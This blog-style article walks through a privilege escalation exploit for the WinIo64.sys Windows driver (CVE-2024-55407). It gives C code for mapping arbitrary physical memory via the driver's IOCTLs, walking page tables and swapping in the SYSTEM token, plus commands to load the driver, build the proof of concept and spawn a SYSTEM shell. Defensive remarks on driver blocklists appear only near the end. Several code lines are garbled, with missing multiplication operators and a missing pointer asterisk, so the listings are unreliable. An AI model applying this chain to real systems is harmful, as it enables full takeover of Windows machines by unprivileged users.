
Listen to this Post
Introduction

The Windows kernel is the ultimate arbiter of system security, but its integrity rests on the assumption that hardware access is properly mediated. WinIo64.sys, a legitimate driver designed to grant I/O port and physical memory access to user‑mode applications, completely subverts this trust. By failing to validate address ranges, port indices, or caller privilege levels, it turns the `\Device\PhysicalMemory` section object into an open backdoor, allowing any unprivileged process to read and write arbitrary physical memory. This article dissects the exploit chain that leverages this flaw to achieve a full privilege escalation to NT AUTHORITY\SYSTEM.
Learning Objectives
- Understand how a driver’s exposed IOCTLs provide unfiltered physical memory access.
- Analyze the step‑by‑step process of locating the `System`
EPROCESSstructure, walking the `ActiveProcessLinks` list, and replacing a process token. - Implement a working privilege escalation proof of concept, including page table walking and direct physical memory modification.
You Should Know
- The Vulnerable Driver: From User Mode to Physical Memory
WinIo64.sys is a hardware access driver that offers four critical IOCTLs:
– `0x80102040` maps a physical address range into user space using `ZwOpenSection` and ZwMapViewOfSection.
– `0x80102044` unmaps the previously mapped range.
– `0x80102050` and `0x80102054` perform arbitrary I/O port reads and writes in byte, word, and dword widths.
Because the driver performs no validation on the requested physical address ranges, I/O port indices, or the privilege level of the calling process, any user‑mode application can leverage these IOCTLs to read from or write to arbitrary physical memory locations. This primitive effectively bypasses all kernel‑mode access controls, turning a legitimate hardware access utility into a full‑blown kernel read/write primitive.
Step‑by‑step guide for mapping physical memory from user mode:
- Open a handle to the driver using
CreateFile.HANDLE hDriver = CreateFile(L"\\.\WinIo64", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
- Prepare the `IOCTL` input buffer – typically a structure containing the physical address and size.
3. Call `DeviceIoControl` with the mapping IOCTL (`0x80102040`).
- Read or write to the returned user‑mode pointer as if it were normal memory.
5. Unmap the section using `0x80102044` when finished.
The following sample code demonstrates the mapping process:
typedef struct _MAP_PHYSICAL_MEMORY {
ULONG64 PhysicalAddress;
ULONG64 Size;
PVOID MappedAddress;
} MAP_PHYSICAL_MEMORY, PMAP_PHYSICAL_MEMORY;

MAP_PHYSICAL_MEMORY map = { .PhysicalAddress = 0x1000, .Size = 0x1000 };
DWORD bytesReturned;
DeviceIoControl(hDriver, IOCTL_MAP_PHYSICAL_MEMORY, &map, sizeof(map),
&map, sizeof(map), &bytesReturned, NULL);
// Access physical address 0x1000 via map.MappedAddress
2. Locating the `System` `EPROCESS` Structure
With the ability to read arbitrary physical memory, the next step is to find the kernel’s `EPROCESS` structure for the `System` process (PID 4). Because the target environment uses a direct physical memory primitive, we must scan physical memory pages—not virtual addresses.
The exploit scans physical memory in 2‑MB chunks, looking for tell‑tale patterns that identify the `System` EPROCESS:
– The `UniqueProcessId` field equals 4.
– The `ImageFileName` array contains the string "System".
– The `DirectoryTableBase` (also known as CR3) contains the system’s page directory base.
Once these signatures are found, the exploit can read the entire `EPROCESS` structure directly from physical memory and extract critical fields such as the token pointer and the `ActiveProcessLinks` pointer.
Step‑by‑step guide for scanning physical memory for `EPROCESS`:
- Map a physical memory chunk (e.g., 2 MB) using the vulnerable IOCTL.
- Scan the mapped buffer for the pattern `PID == 4` and the string `”System”` at the appropriate offsets (typically 0x440 and 0x450, respectively).
- Validate the `DirectoryTableBase` field to ensure it points to a plausible page directory.
- Record the physical address of the discovered `EPROCESS` structure.
-
Walking the `ActiveProcessLinks` to Find Your Own Process
The `EPROCESS` structure contains a `LIST_ENTRY` at offset `0x448` called ActiveProcessLinks, which links all active processes in a circular doubly‑linked list. Once we know the physical address of the `System` EPROCESS, we can follow the forward link (Flink) to iterate over every process in the system.
However, the pointer stored in `ActiveProcessLinks` is a kernel virtual address, not a physical one. To follow it, we must translate that virtual address to a physical address by walking the page tables of the target process (the System process). This page table walk requires:
– The `DirectoryTableBase` (CR3) of the System process.
– A function to resolve a virtual address to a physical address using the 4‑level paging scheme.
Step‑by‑step guide for translating a kernel virtual address to a physical address (x64):
ULONG64 TranslateVirtualToPhysical(ULONG64 Cr3, ULONG64 VirtualAddress) {
ULONG64 pml4e, pdpte, pde, pte;
ULONG64 pml4e_offset = (VirtualAddress >> 39) & 0x1FF;
ULONG64 pdpte_offset = (VirtualAddress >> 30) & 0x1FF;
ULONG64 pde_offset = (VirtualAddress >> 21) & 0x1FF;
ULONG64 pte_offset = (VirtualAddress >> 12) & 0x1FF;

// Read PML4 entry from physical memory
ReadPhysicalMemory(Cr3 + pml4e_offset  8, &pml4e, 8);
if (!(pml4e & 1)) return 0; // not present

ULONG64 pdpt_base = pml4e & ~0xFFF;
ReadPhysicalMemory(pdpt_base + pdpte_offset  8, &pdpte, 8);
if (!(pdpte & 1)) return 0;

ULONG64 pd_base = pdpte & ~0xFFF;
ReadPhysicalMemory(pd_base + pde_offset  8, &pde, 8);
if (!(pde & 1)) return 0;

ULONG64 pt_base = pde & ~0xFFF;
ReadPhysicalMemory(pt_base + pte_offset  8, &pte, 8);
if (!(pte & 1)) return 0;

return (pte & ~0xFFF) + (VirtualAddress & 0xFFF);
}
After obtaining the physical address of the Flink, we can read the `EPROCESS` of the next process and repeat the process until we find the `EPROCESS` of our own process (by comparing the `UniqueProcessId` with the current PID).
4. Stealing the System Token
The final step is token theft. In modern Windows versions (Windows 10 and 11), the `Token` field inside `EPROCESS` is located at offset 0x4B8. The token is actually an `EX_FAST_REF` structure, where the lower 4 bits are reference count flags and must be preserved. The exploit reads the System token (a pointer to a `_TOKEN` object), then writes that value into the token field of its own EPROCESS, carefully preserving the lower bits.
Because the token replacement is performed directly on the physical memory representation of EPROCESS, no kernel‑mode code execution is required, and the change takes effect immediately. The next time the kernel performs an access check (e.g., when the process calls CreateProcess), it will see the elevated token.
Step‑by‑step guide for performing the token swap:
- From the System `EPROCESS` physical address, read the token field at offset
0x4B8. - Mask out the lower 4 bits to obtain the clean token pointer.
- From your own process’s `EPROCESS` physical address, read the current token value.
- Write the System token value (with your original lower 4 bits preserved) into your own token field.
- Spawn a new command prompt – the new token will be used for the child process.
ULONG64 SystemToken = 0;
ReadPhysicalMemory(SystemEprocessPhys + TOKEN_OFFSET, &SystemToken, 8);
SystemToken &= ~0xF; // clear reference count bits

ULONG64 MyToken = 0;
ReadPhysicalMemory(MyEprocessPhys + TOKEN_OFFSET, &MyToken, 8);
MyToken = (MyToken & 0xF) | SystemToken;

WritePhysicalMemory(MyEprocessPhys + TOKEN_OFFSET, &MyToken, 8);
5. Building and Running the Proof of Concept
The complete exploit is available on GitHub. To compile and run it on a test system:
- Load the vulnerable driver (requires initial administrative privileges for driver installation):
sc.exe create WinIo64 binPath=C:\windows\temp\WinIo64.sys type=kernel
sc.exe start WinIo64
- Compile the PoC using Microsoft Visual Studio or
cl.exe:cl.exe /O2 /W4 poc.c /link ntdll.lib
3. Execute the exploit from any user account:
poc.exe
4. Verify the result: a new command window should open with `NT AUTHORITY\SYSTEM` privileges.
whoami

<blockquote>
  nt authority\system
The exploit has been tested on Windows 10 (build 10.0.19045) and relies on the token offset 0x4B8, which is valid for most recent Windows 10 and 11 builds. On older versions, the offset may differ (e.g., `0x358` for Windows 10 1709), and the exploit would need to be adapted accordingly.
What Undercode Say:
- No validation is the root cause – The driver implements no checks on address ranges, port indices, or caller privileges, allowing any unprivileged process to perform arbitrary physical memory read/write. This is a textbook example of a lack of security boundaries in kernel code.
- Physical memory access is a game‑ender – Once an attacker can read and write arbitrary physical memory, they can bypass all kernel security mechanisms, including PatchGuard, HVCI, and even KASLR (by reading the kernel base address from physical memory). The only reliable mitigations are driver blocklisting (Microsoft’s vulnerable driver blocklist) and hardware‑level protections like IOMMU.
The vulnerability documented here (associated with CVE‑2024‑55407) has been catalogued in the LOLDrivers project, which tracks legitimate drivers that can be abused for malicious purposes. While Microsoft has added WinIo64.sys to its vulnerable driver blocklist, systems that have not received the latest updates or that have disabled the blocklist remain exposed.
Expected Output:
After successful exploitation, the attacker will see a new command prompt with SYSTEM privileges, while the original process remains at its original integrity level. The entire exploit takes less than two minutes to execute, including the physical memory scan for the System EPROCESS structure. The simplicity and reliability of this attack chain highlight the severe risk posed by improperly validated kernel drivers.
Prediction:
- -1 Driver signing requirements and WHQL attestation provide a false sense of security. WinIo64.sys is signed by a Microsoft‑authorized certificate, yet it is trivially exploitable. This will drive adoption of more stringent driver validation, such as Microsoft’s Hypervisor‑protected Code Integrity (HVCI) compatibility requirements, which can block drivers that do not meet security standards.
- -1 The prevalence of Bring Your Own Vulnerable Driver (BYOVD) attacks will continue to grow as threat actors increasingly abuse signed but flawed drivers to disable security products or gain kernel privileges. This will force security vendors to implement proactive driver reputation systems and real‑time behavioral monitoring.
- +1 On the defensive side, the vulnerable driver blocklist (included in Windows Defender Application Control) has proven effective at preventing the loading of known‑bad drivers. As this blocklist is updated more frequently and enforced by default on new Windows installations, the window of opportunity for BYOVD attacks will shrink, forcing attackers to shift to other techniques or to target unpatched systems.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: 0x06k I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


